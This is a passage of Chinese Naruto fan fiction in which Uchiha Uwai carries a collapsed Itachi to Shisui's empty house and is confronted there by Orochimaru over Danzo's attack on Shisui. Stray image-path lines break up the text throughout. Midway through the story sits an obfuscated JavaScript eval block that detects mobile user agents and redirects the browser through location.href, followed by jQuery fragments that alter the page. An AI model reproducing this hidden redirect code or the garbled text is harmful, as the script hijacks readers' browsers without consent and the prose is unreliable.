宇智波羽怀扶着鼬,在原地站了几秒。
鼬的呼吸很轻,轻得几乎感知不到。他的头垂在羽怀肩上,黑色的碎发蹭着羽怀的脖颈,有些痒。
羽怀偏过头,试图看清鼬的脸。
月光不够亮,照不清太多细节。但他能看见鼬紧闭的眼睛,以及他紧抿的嘴唇。
“喂。”羽怀低声唤他,“鼬。”
没有回应。
羽怀腾出一只手,按在鼬的手腕上。脉搏还在跳动,节奏有些乱,但不算太弱。
他又检查了鼬的身体,没有明显的伤口,没有血迹渗出来,四肢也没有骨折的迹象。
检查的结果让他松了口气,但他很快又皱起眉来。
没有外伤,不代表没事。幻术也能让人昏迷,尤其是高强度的幻术,对精神的伤害比□□更严重。
无论如何,他得回去叫人。
羽怀抬起头,看向族长宅的方向。院门还开着,玄关的灯还亮着,美琴应该还在厨房收拾。只要他喊一声,或者把鼬背回去,一切就交给大人了。
他低下头,准备把鼬背起来。
就在这时,他感觉到肩上的重量动了一下。
鼬的手指抓住了他的衣襟。
很轻,轻得几乎感觉不到。就像是某种错觉一样。
“别……”鼬的声音从喉咙深处挤出来,沙哑得几乎听不清,“别回去……”
羽怀的动作顿住了。
他偏过头,看见鼬的眼睛睁开了一条缝。那双眼睛在月光下显得格外黑,黑得看不见底,里面有什么东西在晃动,像是即将熄灭的火苗。
“你醒了?”羽怀问,继续扶着对方,不让他摔倒。
鼬没有回答。他只是抓着羽怀的衣襟,用那种几乎听不见的声音重复:“别回去……我有话想对你说。”
这么几个字已经让鼬有些喘气,但能看得出来,他并不想回家。
羽怀愣了一下。
他侧头看着鼬的脸。那张脸比记忆中任何时刻都更加苍白和脆弱。
他从来没见过鼬这个样子。在佐助和他面前,鼬一直摆出一副可靠兄长的模样;在族人面前,鼬则是族长的长子,一名孤高的天才忍者;在止水面前,鼬有时候才会露出一些生动的表情。
不过这副模样确实是他第一次见。
但此刻,抓着他衣襟的这个人,看起来比佐助还要脆弱。说起来,鼬今年也才十二岁了,正常来讲,现在才是从忍校毕业的年纪。
不过至少他现在的意识是清醒的,中幻术的可能性不大。
羽怀能感觉到,鼬抓着他衣襟的手指虽然无力,但动作是有意识的;他说话的声音虽然沙哑,但话语是有逻辑的。他不想回去,不想让妈妈和佐助看到自己这个样子。
至于他有话想和自己说……省省吧,先等他休息好,能把话说清楚再说吧。
羽怀叹了口气,想用手揉揉眉心,但为了不让鼬摔在地上,他还是忍住了。
自从他回村以来,事情一次次地出乎他的预料,并且变得越来越糟糕。
“你能自己走吗?”羽怀问。
鼬没有回答,但抓着他衣襟的手指又紧了一点。
羽怀叹了口气。
他环顾四周,观察情况。街道空荡荡的,没有人影,连猫狗都没有。远处的路灯投下昏黄的光,在石板路上画出一圈圈模糊的轮廓。夜风吹过,带起几片落叶,沙沙作响。
如果不回家的话,他就只能找别的地方安置鼬了。这里离村子比较远,走夜路不仅麻烦,而且不太安全。而他的通灵兽也只是只忍猫而已,根本驼不动鼬。他只能自己把人运走。
最近村里并不太平,如果大蛇丸突然冒出来,他背着鼬可打不过,甚至跑都有些难度。
不过他倒是有一个更好的选择。
他其实还有一个家,也就是止水家。那里现在大概没人,可以安置鼬。
而止水家离这里也不远,他也能运过去。
穿过两条街,再拐一个弯,就到了。
“我送你去止水哥家。”羽怀说,“你撑一下。”
鼬没有点头,也没有摇头,但身体却略微的抖了一下,似乎被一些名词刺激到了。羽怀感觉到他抓着自己衣襟的手指紧了一点,不知道是不是默许。
羽怀调整了一下姿势,把鼬的手臂搭在自己肩上,半扶半拖地往前走。鼬的腿还能动,但步伐虚浮,每一步都像是踩在棉花上。羽怀不得不放慢速度,配合他的节奏。
他最开始想背着鼬来着,但鼬并不是很配合,似乎背自己的弟弟背着什么的让他有些不好意思。
两人走得很慢,月光把两个人的影子拉得很长,交叠在一起,像两个蹒跚前行的老人。
现在族会已经结束,也有不少族人还没睡。
一路上,有些族人看到了兄弟俩,想来帮忙,但看到羽怀扶着的人是鼬后,就又犹豫了。
最后也只是尴尬的摸摸鼻子,假装没看到,随后就走开了。
对于鼬这次缺席族会,几乎所有的族人都不太满意。
止水家就在前面。
那是一座不大的宅院,和周围的宇智波族宅没什么两样,都是那种日式的建筑,木质的门扉,院子里种着一棵老枫树。
羽怀和止水的父母走后,这座宅子就只剩下他们兄弟两人住了。
羽怀将手伸进门边的花盆里摸索了一下,掏出了一把钥匙。
他推开院门,扶着鼬穿过庭院。树叶落了满地,踩上去沙沙作响。他走到卧室门口,拉开纸门,把鼬扶进去。
床上还铺着被褥,是上次他来这里小坐时铺的,一直没收。羽怀把鼬放倒在床上,替他脱掉鞋子,又扯过一旁的薄被盖在他身上。
鼬的眼睛已经闭上了,呼吸比刚才平稳了些。
羽怀站在床边,低头看他。
月光从窗外照进来,落在鼬的脸上。那两道血痕还挂在眼角,在月光下显得格外刺目。羽怀的目光从血痕移到鼬紧皱的眉头,再到他抿紧的嘴唇,最后落在他放在被子外的手上。
那只手的指甲缝里有泥土,手背上有几道细小的划痕,指关节泛着不正常的青白色,那是用力过度之后才会有的颜色。
他到底做了什么?
为什么没来族会,又为什么没有去暗部报到?
无论他是准备和止水哥一起阻止政变,还是说突然想起自己是宇智波一族族长的长子准备加入政变,他都应该会去参加族会才是。
现在将自己搞成这副模样,等族会结束后才一个人出现,在家门口的电线杆上摆造型……
那么止水呢?
羽怀的手指动了动,最终还是没有去碰那只手。
他转过身,准备离开。
原本大蛇丸的话他并不相信,但鼬把自己搞成这副模样……他也有些担心起来了。
大蛇丸和族里的事都先放一边吧,他有更重要的事要做。
他得先去找止水。
希望还来得及吧……
走出房间,来到客厅,推开屋门,来到院子。
然而,当羽怀的手刚碰到院门的时候,一道声音却是从他的身后传来。
“羽怀君这是要去哪里?”
那个声音从客厅传来,低沉而阴冷,带着一种黏腻的质感,像是蛇在黑暗中滑行。
羽怀的动作瞬间停住。
下一刻,他的身影消失不见。紫色的光芒一闪而逝,他眨眼间便出现在了不速之客的身前,长刀出鞘,刀刃抵住了对方的脖子。
来人正是木叶叛忍,大蛇丸。
院子里没有点灯,但月光从窗户外照进来,足够他看清对方的脸了。
大蛇丸站在院子中央,穿着一身灰色的和服,腰带松松垮垮地系着,露出苍白的锁骨。他的脸半隐在阴影中,只有那双蛇瞳在月光下泛着幽冷的光。
他就那样站着,像是早就等在这里。就算长刀已经架住了他的脖子,他也没有任何慌张的神色。
“你是怎么进来的?”羽怀问。
他的声音很平静,平静得连他自己都有些意外。
“门没锁。”大蛇丸的嘴角微微上扬,露出一个意味不明的笑容,“当然,我能进来和门有没有锁,没关系。”
“你想干什么?”羽怀问。
大蛇丸没;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17299236|198619||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
有立刻回答。他的目光越过羽怀,穿过屋子的墙壁,落在他刚离开的卧室里,那里躺着昏迷的宇智波鼬。那双蛇瞳微微眯起,像是在打量什么有趣的猎物。
“鼬君也在?”大蛇丸的语气里带着一丝惊讶,但听起来更像是假装出来的惊讶,“这倒是个意外的收获。”
羽怀的身体往旁边挪了半步,挡住大蛇丸的视线。同时刀刃侧移,切进了对方的皮肉之中。
“我的耐心是有限的。”
虽然一直不愿意往这个方向去想,但羽怀并不蠢。几年的忍者生涯让他对情报足够的敏感。
当宇智波鼬一副憔悴的模样出现在他面前,并且还说有话要和他说的时候,他就已经猜到了。
止水大概是遭遇不测了。
其实,身为忍者,死在任务中是非常正常的。他哥哥止水也没什么特殊的。
但如果是被团藏偷袭的话,这样的结局他无法接受。
他需要大蛇丸的情报,关于团藏的情报。
三代和自来也还是太仁慈了,最多也就是将团藏关进木叶监狱罢了。
他想要亲自动手。
大蛇丸收回目光,重新看向羽怀。
他的嘴角依然挂着那种若有若无的笑容,但那双蛇瞳里没有任何笑意。
“羽怀君。”他开口了,声音低沉而缓慢,“除了我,你别无选择。”
羽怀没有回应。
他的手依然握在刀柄上。
“如果你和自来也都能早几天到木叶,那么一切都会变得不一样。但是现在,团藏已经通过偷袭重伤了宇智波止水,并且夺走了他的一只眼睛。”
大蛇丸伸手试图将抵在抵住自己要害的刀刃移开,但宇智波羽怀眼中的三勾玉让他停下了动作。
“如果你不信,可以让鼬起来和你解释,或者说,以你的聪明才智,见到鼬这副模样应该就已经猜得七七八八了吧?”
“我为什么要信你一个叛忍的话?”
“你可以相信三代,相信自来也,你一直以来也都是这么做的。但选择相信别人,同样也是需要承担后果的。不知道这样的后果你能接受吗?”
他抬起手,指了指羽怀身后的卧室,又指了指窗外,那个方向是族长宅,也可以是整个木叶。
“宇智波止水下落不明。”他一字一句地说,“宇智波鼬昏迷不醒。宇智波一族的族长,此刻正在火影大楼,和已经准备好了的且拥有止水万花筒写轮眼的志村团藏谈条件。”
羽怀的手指收紧了。
刀柄传来冰凉的触感,让他的心稍微安定了一些。
“你想说什么?”
“我想说,羽怀君,在日斩和自来也的调节下,也许宇智波一族能和村子谈下去,但如果代价是你的兄长的话,这样的结局你可以接受吗?”
大蛇丸向前走了一步,刀刃在他的皮肉中切割,但没有阻拦他行动分毫。
“我们的时间并不充裕,暗部一直盯着你们的族地,我的出现很快就会被他们发现。”
羽怀没有退,但他的身体绷得更紧了。
他眼中的勾玉快速旋转,阴属性查克拉汇聚在眼球之中。
勾玉的图案开始连结,最后形成了一副风车的图案,但很快又消失不见了。
大蛇丸停在那一步的距离,没有再靠近。他就那样站着,居高临下地看着羽怀,与成年人相比,他的身高着实有些不够看。
根据先前他在火影大楼得到的情报,止水的计划就是用别天神将族会中的主战派控制住。
当然,这与止水的真实计划可能有一些出入,但大致内容应该是真实的。
假如大蛇丸说的是真的,那么先前团藏在火影大楼挑衅自己的底气就有了解释。
在没有相关情报的情况下,他觉得自己肯定会中招。
当然,给自己用对团藏而言可能才是下策,他真正想要使用的对象应该是三代火影才对。
不过这些现在并不是最重要的。他从大蛇丸的前后话语中听到了一丝变化。
很关键的变化。
“你之前不是还说止水已经死了吗?怎么现在又变成下落不明了?”